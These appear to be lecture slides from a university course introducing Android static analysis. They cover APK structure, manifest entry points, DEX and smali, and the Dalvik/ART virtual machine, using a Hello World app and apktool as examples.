Android – Static Analysis 1

REVERSE ENGINEERING

deti universidade de aveiro
departamento de eletrónica,
telecomunicações e informática

João Paulo Barraca

Application Entry Points


- An application can be activated by several entry points
  - Present in the `AndroidManifest`, **and must be considered to reversing the application logic**
- **Launch Activity**: One activity that is selected to start when the application starts.
  - Has a front facing UI
- **Services**: A block that is executing in the background without a front facing UI.
  - May be activated based on an event or periodically
- **Receivers**: Activated when it receives an Intent.
  - Explicit or a broadcast (e.g. charger connected)
- **Information Providers**: A database that provides information to caller applications
- **Application subclass**: A class defined to run before other components (services, receivers, …)
- **Exported components**: Activity, Services, Information Providers available to other applications

Application Structure

- Applications are packaged into a single file: APK
  - Actual it's a glorified ZIP bundling different types of resources


- APK Content
  - `ETA-INF/MANIFEST.MF`: Same use as in the JAR format.
    - May have additional key/value pairs for Android-specific metadata
  - `META-INF/*`: Other files (for example *.version) that are used to add more detail
  - `classes.dex`: Compiled and bundled Android classes
    - APK may contain other dex files such as classes1.dex, classes2.dex…
  - `*.properties`: Configuration parameters for frameworks used by the app
  - `res/**`: Static resources bundled so that they could be used at run-time by the app
  - `resources.arsc`: A file of compiled resources that are bundled together
    - similar to classes.dex but for non-executable objects

APK Files



*.java
R.java
javac
jar
dx
classes.dex
res/*
lib/*
Resources.arsc
AndroidManifest
aapt
jar
app.jar
jarsigner
app.apk

APK content –Hello World app



Android Studio

```
AndroidManifest.xml
app-debug.apk
classes.dex
META-INF
output-metadata.json
res
resources.arsc
```

`unzip app-debug.apk`

Full for extraction: `apktool d app-debug.apk`

AndroidManifest.xml

- Contains essential information for app execution
  - Permissions
  - Intents exposed
  - Start classes

- Although with an XML extension it is encoded and compressed
  - Can be obtained with **`apktool`**, **`aapt`** and many others

- Access to **`AndroidManifest.xml`** “is an issue” as it exposes public interfaces and data sources
  - Can be explored by simple observation/sniffing/injection and no further RE
  - But there is nothing to do about it. It’s always available

AndroidManifest.xml

```xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="30" android:compileSdkVersionCodename="11" package="pt.ua.deti.hello" platformBuildVersionCode="30" platformBuildVersionName="11">

    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="true" android:theme="@style/Theme.Hello">
        <activity android:label="@string/app_name" android:name="pt.ua.deti.hello.MainActivity" android:theme="@style/Theme.Hello.NoActionBar">

            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>

        </activity>
    </application>
</manifest>
```

AndroidManifest.xml

```xml
<activity android:name="com.cp.camera.activity.ShareActivity"/>
<activity android:label="@string/app_name" android:name="com.cp.camera.Loading" android:screenOrientation="portrait">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<service android:label="@string/app_name" android:name="com.cp.camera.BootService">
    <intent-filter>
        <action android:name="com.warmtel.smsg.service.IMICHAT"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</service>
<receiver android:exported="true" android:name="com.cp.camera.ReferrerCatcher">
    <intent-filter>
        <action android:name="com.android.vending.INSTALL_REFERRER"/>
    </intent-filter>
</receiver>
<meta-data android:name="com.nrnz.photos.config.GlideConfiguration" android:value="GlideModule"/>
<meta-data android:name="com.facebook.sdk.ApplicationId" android:value="@string/facebook_app_id"/>
<receiver android:enabled="true" android:exported="false" android:name="com.google.android.gms.measurement.AppMeasurementReceiver"/>
<receiver android:enabled="true" android:name="com.google.android.gms.measurement.AppMeasurementInstallReferrerReceiver" android:permission="
android.permission.INSTALL_PACKAGES">
    <intent-filter>
        <action android:name="com.android.vending.INSTALL_REFERRER"/>
    </intent-filter>
</receiver>
```

META/MANIFEST.MF


```
$ cat META-INF/MANIFEST.MF  |head

Manifest-Version: 1.0
Built-By: Signflinger
Created-By: Android Gradle 4.1.3

Name: AndroidManifest.xml
SHA1-Digest: dSIYltCV9rAQ5lchK6i7SgU+lU8=

Name: META-INF/androidx.activity_activity.version
SHA1-Digest: BeF7ZGqBckDCBhhvlPj0xwl01dw=
```

APKs are signed and all hashes are listed, locking other files

classes.dex

- Contains all Dalvik (the Android JVM) bytecode
  - Reverse engineering from APKs is always easier
    - A copy of the APK exists on the phone, but only accessible to root
  - Possible to recover most Java code
- Includes both application code and Java libraries
  - Some android/google optional frameworks
  - Additional frameworks the developers required for development
  - May include unused frameworks
  - Doesn’t include base framework classes
- Reversing **DEX** may follow two approaches
  - Convert to `smali`, more difficult to understand, but always possible
    - `smali` is the textual representation of the Dalvik bytecode (like assembly but for Dalvik)
  - Convert to java sources, easier to understand but not so exact

```
./androidx/**
./com/**
./pt
./pt/ua
./pt/ua/deti
./pt/ua/deti/hello
./pt/ua/deti/hello/BuildConfig.smali
./pt/ua/deti/hello/FirstFragment$1.smali
./pt/ua/deti/hello/FirstFragment.smali
./pt/ua/deti/hello/MainActivity$1.smali
./pt/ua/deti/hello/MainActivity.smali
./pt/ua/deti/hello/R$anim.smali
./pt/ua/deti/hello/R$animator.smali
./pt/ua/deti/hello/R$attr.smali
./pt/ua/deti/hello/R$bool.smali
./pt/ua/deti/hello/R$color.smali
./pt/ua/deti/hello/R$dimen.smali
./pt/ua/deti/hello/R$drawable.smali
./pt/ua/deti/hello/R$id.smali
./pt/ua/deti/hello/R$integer.smali
./pt/ua/deti/hello/R$interpolator.smali
./pt/ua/deti/hello/R$layout.smali
./pt/ua/deti/hello/R$menu.smali
./pt/ua/deti/hello/R$mipmap.smali
./pt/ua/deti/hello/R$navigation.smali
./pt/ua/deti/hello/R$plurals.smali
./pt/ua/deti/hello/R$string.smali
./pt/ua/deti/hello/R$style.smali
./pt/ua/deti/hello/R$styleable.smali
./pt/ua/deti/hello/R$xml.smali
./pt/ua/deti/hello/R.smali
./pt/ua/deti/hello/SecondFragment$1.smali
./pt/ua/deti/hello/SecondFragment.smali
```



Exercise 1

Analyze the Hello application

The Java Virtual Machine

- The Java bytecode is built for a **Stack Based Machine**
  - Instructions pop values from stack, and push the result
  - Minimal number of registers (essentially only 2 for arithmetic)
  - Stack stores intermediate data

- Result
  - very little assumptions about the target architecture (number of registers)
  - maximizes compatibility
  - very compact code
  - simple tools (compiler), simpler state maintenance

- Similar design is used in other frameworks
  - Cpython, WebAssemble, Postscript, Apache Harmony and many others

The Java Virtual Machine

Register Based (Standard x86)

```
mov    edx, DWORD PTR [rbp-20]
mov    eax, DWORD PTR [rbp-24]
add    eax, edx
mov    DWORD PTR [rbp-4], eax
```

Stack Based (Java)

```
POP
POP
ADD
PUSH
```

```
POP 20
POP 7
ADD 20, 7
PUSH 27
```




Image: Mark Vinod Sinnathamby

The Android Environment

- Android runs **Linux** with **binary programs** and **Java applications**
  - Most user space applications are Java (or HTML)
  - But can load binary objects through Java Native Interface

- The VM differs from the standard JVM, following a register-based architecture
  - Originally named Dalvik
  - Then evolved to ART after Android 4.4
  - Both environments process the Dalvik bytecode from Dalvik Executable (DEX) files

- Focus on better exploring the capability of the hardware, while having low footprint
  - Each application executed in an independent VM instance
  - Crashes and other side effects are limited to one application
  - Data isolation is ensured by the independent execution environments and permissions
  - Forced communication through a single interface




Image: Mark Vinod Sinnathamby

Dalvik VM

- Popular machine model and calling conventions
  - follow common architectures and C-style calling conventions

- Details
  - The machine is register-based, and frames are fixed in size upon creation.
  - Each frame consists of several registers (specified by the method)
    - as well as any adjunct data needed to execute the method
  - Registers are considered 32 bits wide.
    - Adjacent register pairs are used for 64-bit values
  - A function may access up to 65535 registers
    - usually only 16, but 256 may be common.

Dalvik VM

- Before execution, **files are optimized** for faster execution
  - Some optimizations include resolving methods and updating the **`vtable`**
    - Methods have a signature that must be resolved to an actual **vtable** entry.
    - Optimization changes bytecode by resolving the method location (index) in the **vtable**
  - Result is stored as an **odex** file in the `/system/cache`
    - Applications are stored “twice” as standard (APK with DEX) and optimized versions (ODEX)

- Bytecode is processed using a **Just-in-time** (JIT) approach
  - The VM will compile and translate code in Real time, during execution
  - Garbage collections tasks also execute in foreground (impact to performance)

DEX files

- Dalvik EXecutable files are the standard execution format for previous Android versions
  - Created with the **dx** command:
    - In reality: `java -Xmx1024M -jar ${SDK_ROOT}.../lib/dx.jar`
  - But format is still relevant for in current systems

- Contain Java bytecode that was converted to Dalvik bytecode
  - Java uses stack + 4 registers, while **dex** uses 0-v65535 registers
    - DEX registers can be mapped to ARM registers (ARM has 10 general purpose registers)
  - Optimized to constraint devices, but not so compact as instructions may be larger
    - 1-5 bytes for java, instead of 2-10 bytes

